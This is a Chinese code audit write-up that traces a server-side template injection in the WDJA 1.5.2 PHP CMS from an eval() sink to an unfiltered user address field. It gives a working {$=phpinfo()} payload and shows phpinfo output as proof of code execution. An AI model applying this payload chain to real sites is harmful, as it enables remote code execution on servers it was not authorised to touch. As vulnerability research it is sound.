

【代码审计】WDJA1.5.2 网站内容管理系统 模板注入漏洞

0x00 前言

一直对模板注入漏洞懵懵懂懂，直到最近在某 gayhub 上瞎逛碰到一个 cms，再一番操作之后找到了一个前台 getshell 的漏洞。由于相关要求，这里隐去这个 cms 的全称，就分享漏洞发掘的思路。

0x01 代码审计

我们全局搜索 eval(可以发现有一个地方使用了 eval，可以大胆猜测这个模板引擎是使用 eval 去实现。我们跟进 ii_eval() 函数。

```
20 }  
C:\Users\51763\Desktop\php\common\incfiles\function.inc.php:  
149     for ($i = 0; $i <= count($tregarys[0]) - 1; $i++)  
150     {  
151:         $tstrers = str_replace($tregarys[0][$i], ii_eval($tregarys[1][$i]), $tstrers);  
152     }  
153 }  
...  
344 }  
345  
346: function ii_eval($strers)  
347 {  
348     if (!(ii_isnull($strers)))  
...  
351     {  
352         $tstrers = substr($strers, 1, strlen($strers) - 1);  
353:         eval('$tstr = $GLOBALS[' . $tstrers . '];');  
354     }  
355     else  
356     {  
357:         eval('$tstr = ' . $strers . ');');  
358     }  
359     return $tstr;  
...  
640     if (is_numeric(strpos($num, '.')))  
641     {  
642:         return doubleeval($num);  
643     }  
644     else  
...  
18 matches across 9 files
```

可以见到函数的 \$strers 可控，我们继续跟进 ii_eval() 看谁对他进行了调用。

```
344 }
345
346 function ii_eval($strers)
347 {
348     if (!(ii_isnull($strers)))
349     {
350         if (substr($strers, 0, 1) == '#')
351         {
352             $tstrers = substr($strers, 1, strlen($strers) - 1);
353             eval('$tstr = $GLOBALS[' . $tstrers . '];');
354         }
355         else
356         {
357             eval('$tstr = ' . $strers . ';');
358         }
359         return $tstr;
360     }
361 }
362
```

全局搜索发现就只有一个地方对他进行了调用那就是 ii_creplac() 函数

```
earching 680 files for " ii_eval"

\Users\51763\Desktop\php\common\incfiles\function.inc.php:
149     for ($i = 0; $i <= count($tregarys[0]) - 1; $i++)
150     {
151:         $tstrers = str_replace($tregarys[0][$i], ii_eval($tregarys[1][$i]), $tstrers);
152     }
153 }
...
344 }
345
346: function ii_eval($strers)
347 {
348     if (!(ii_isnull($strers)))


matches in 1 file
```

我们跟进 ii_creplace() 可以看到, \$strers 可控但是他必须传入一个与 $(\backslash\$=(.[^\backslash]*))$ 这个正则匹配的字符串才能传入到 iieval(), 这里我们就可以得知要想执行代码必须符合类似下面的格式:

- $\{ \$=phpinfo() \}$

```
38     else return addslashes($strs);
39 }
40
41 function ii_creplac($strs)
42 {
43     ..if.(!ii_isnull($strs))
44     ..{
45         ...$strs.=$strs;
46         ...$tregm.=preg_match_all('{\$=(.^[^}]*)}', $strs, $tregarys);
47         ...if.($tregm)
48         ....{
49             ....for.($i.=0; $i.<=count($tregarys[0])-1; $i++)
50             ....{
51                 ....$strs.=str_replace($tregarys[0][$i], ii_eval($tregarys[1][$i]), $strs);
52             ....}
53         ....}
54         ...return.$strs;
55     ..}
56 }
57
```

那么我们继续跟进 ii_creplac() 函数看谁对他进行了调用，找了很多但是都对函数中的 \$ 进行了转义，但是在 passport\address\common\incfiles\manage_config.inc.php 中的 xxx_cms_admin_manage_list() 并未做任何过滤。我们继续跟进。



```
function xx_admin_manage_list()
{
    global $conn;
    global $ndatabase, $nidfield, $npre, $npagesize;
    global $lng;
    $offset = ii_get_num($_GET['offset']);
    $search_field = ii_get_safecode($_GET['field']);
    $search_keyword = ii_get_safecode($_GET['keyword']);
    $tmpstr = ii_itake('manage.list', 'tpl');
    $tmpstr = ii_ctemplate($tmpstr, '@recurrence_idb');
    $tmpstr = '';
    $sqlstr = "select * from $ndatabase where $nidfield>0";
    if ($search_field == 'name') $sqlstr .= " and " . ii_cfname('name') . " like '%" . $search_keyword . "%'";
    if ($search_field == 'phone') $sqlstr .= " and " . ii_cfname('phone') . " like '%" . $search_keyword . "%'";
    if ($search_field == 'username') $sqlstr .= " and " . ii_cfname('username') . " like '%" . $search_keyword . "%'";
    $sqlstr .= " order by " . ii_cfname('order') . " asc";
    $tcp = new cc_cutepage;
    $tcp -> id = $nidfield;
    $tcp -> sqlstr = $sqlstr;
    $tcp -> offset = $offset;
    $tcp -> pagesize = $npagesize;
    $tcp -> init();
    $rsary = $tcp -> get_rs_array();
    $font_disabled = ii_itake('global.tpl_config.font_disabled', 'tpl');
    $deletenotice = ii_itake('manage.deletenotice', 'lng');
    if (is_array($rsary))
    {
        foreach($rsary as $trs)
        {
            $tmpstr = str_replace('{name}', $trs[ii_cfname('name')], $tmpstr);
            $tmpstr = str_replace('{address}', $trs[ii_cfname('address')], $tmpstr);
            $tmpstr = str_replace('{code}', $trs[ii_cfname('code')], $tmpstr);
            $tmpstr = str_replace('{phone}', $trs[ii_cfname('phone')], $tmpstr);
            $tmpstr = str_replace('{email}', $trs[ii_cfname('email')], $tmpstr);
            $tmpstr = str_replace('{username}', $trs[ii_cfname('username')], $tmpstr);
            $tmpstr = str_replace('{time}', $trs[ii_cfname('time')], $tmpstr);
            $tmpstr = str_replace('{id}', $trs[$nidfield], $tmpstr);
            $tmpstr .= $tmpstr;
        }
    }
    $tmpstr = str_replace('{cpagestr}', $tcp -> get_pagestr(), $tmpstr);
    $tmpstr = str_replace(MDIA_CINFO, $tmpstr, $tmpstr);
    $tmpstr = str_replace('{id}', $tid, $tmpstr);
    $tmpstr = ii_creplace($tmpstr);
    return $tmpstr;
}
```

我们发现 \passport\address\manage.php 对 passport\address\common\incfiles\manage_config.inc.php 进行了包含并调用了 xx_admin_manage_action(), 而它调用了 xx_admin_manage_list(), 那么很明显我们只需将符合 `{$(.[^\}]*)}` 正则的 payload 传入即可导致 getshell.

```
    return $tmpstr;
}

function cms_admin_manage()
{
    switch($_GET['type'])
    {
        case 'edit':
            return cms_admin_manage_edit();
            break;
        case 'list':
            return cms_admin_manage_list();
            break;
        default:
            return cms_admin_manage_list();
            break;
    }
}


//*****
// 00000 CMS Power by w0rldz
// Email: w0rldz@w0rldz.cn
// Web: http://www.w0rldz.cn/
//*****
// 关于我们 | 联系我们 | 法律声明
?>
```

那么从哪传入呢，我们直接把 cms_admin_manage_list() 中的 sql 语句打印出来即可知道。


```

125 if ($search_field == 'username') $tsqlstr .= " and " . ii_cfname('username') . " like '%" . $search_keyword . "%"
126 $tsqlstr .= " order by " . ii_cfname('order') . " asc";
127 $tcp = new cc_cutepage;
128 $tcp -> id = $nidfield;
129 $tcp -> sqlstr = $tsqlstr;
130 $tcp -> offset = $toffset;
131 $tcp -> pagesize = $npagesize;
132 $tcp -> init();
133 $trsary = $tcp -> get_rs_array();
134 $font_disabled = ii_itake('global.tpl_config.font_disabled', 'tpl');
135 $tdeletenotice = ii_itake('manage.deletenotice', 'lng');
136 die($tsqlstr);
137 if (is_array($trsary))
138 {
139     foreach($trsary as $trs)
140     {
141         $tmpstr = str_replace('{name}', $trs[ii_cfname('name')], $tmpstr);
142         $tmpstr = str_replace('{address}', $trs[ii_cfname('address')], $tmpstr);
143         $tmpstr = str_replace('{code}', $trs[ii_cfname('code')], $tmpstr);
144         $tmpstr = str_replace('{phone}', $trs[ii_cfname('phone')], $tmpstr);
145         $tmpstr = str_replace('{email}', $trs[ii_cfname('email')], $tmpstr);
146         $tmpstr = str_replace('{username}', $trs[ii_cfname('username')], $tmpstr);
147         $tmpstr = str_replace('{time}', $trs[ii_cfname('time')], $tmpstr);
148         $tmpstr = str_replace('{id}', $trs[$nidfield], $tmpstr);
149         $tmpstr .= $tmpstr;
150     }
151 }
152 $tmpstr = str_replace('{pagestr}', $tcp -> get_pagestr(), $tmpstr);
153 $tmpstr = str_replace('CINFO', $tmpstr, $tmpstr);
154 $tmpstr = str_replace('{id}', $tid, $tmpstr);
155 $tmpstr = ii_creplace($tmpstr);
156 return $tmpstr;
157 }
158

```




很明显是从用户地址处传入。那么我们先注册个用户添加用户地址传入我们 payload

- {\$=phpinfo())}

The screenshot shows a web application interface for address management. At the top, there is a navigation bar with links: 首页 | 关于我们 | 新闻资讯 | 产品服务 | 下载中心 | 在线商城 | 在线论坛 | 联系我们 | 帮助中心. Below this is a header section with the title 理系统 and a breadcrumb trail: 首页 » 用户中心 » 地址管理. A row of buttons includes: 我的信息, 资料修改, 密码修改, 个人设置, 我的短信, 我的好友, 我的订单, and 我的地址. Below these buttons are links for 地址列表 and 添加地址. The main content area is titled 添加地址 and contains a form with the following fields: 姓名 (Name), 邮编 (Zip Code), 地址 (Address), 电话 (Phone), and 邮箱 (Email). The 姓名 field contains the payload {\$=phpinfo())}. The 地址 field also contains the payload {\$=phpinfo())}, which is highlighted by a red arrow. The 电话 field contains the value 13800138000. At the bottom of the form is a button labeled 确认添加新的地址. The footer of the page contains the text 版权所有 © 2008-2010 13800138000.

再次刷新页面已经显示 phpinfo，说明 getshell 成功。



PHP Version 5.6.27	
System	Windows NT DESKTOP-JH5305P 10.0 build 17134 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	<pre> cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-p3web" "--with-pdo-oci=c:\php- sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1 \ sdk,shared" "--with-enchanted=shared" "--enable-object-out-dir=.\obj/" "--enable-com-dotnet=shared" "-- with-mcrypt=static" "--without-analyzer" "--with-pgo" </pre>
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	E:\phpStudy\PHPTutorial\php\php-5.6.27-nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS,VC11
PHP Extension Build	API20131226,NTS,VC11
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled

0x02 总结

其实纵观代码，这个 cms 的开发人员是有考虑过代码注入的问题，但是其对传入的内容并没有做全局过滤，而是每个点做过滤。这样难免会造成遗漏过滤的情况，当然这个 cms 的 sql 注入防护也是采取每个变量前套上一个转义函数，但是在后续的版本开发中难免也会有开发人员遗漏，这里不做深究了。

看完文章有没有想要自己尝试一下呢！登录合天网安实验室，get 同款实验。或者点击阅读原文，了解相关说明。通过实验了解服务端模板注入漏洞的危害与利用。

Flask 服务端模板注入漏洞: <http://www.hetianlab.com/expc.do?ec=ECID87ed-2223-40e5-8083-f5c55d69af28>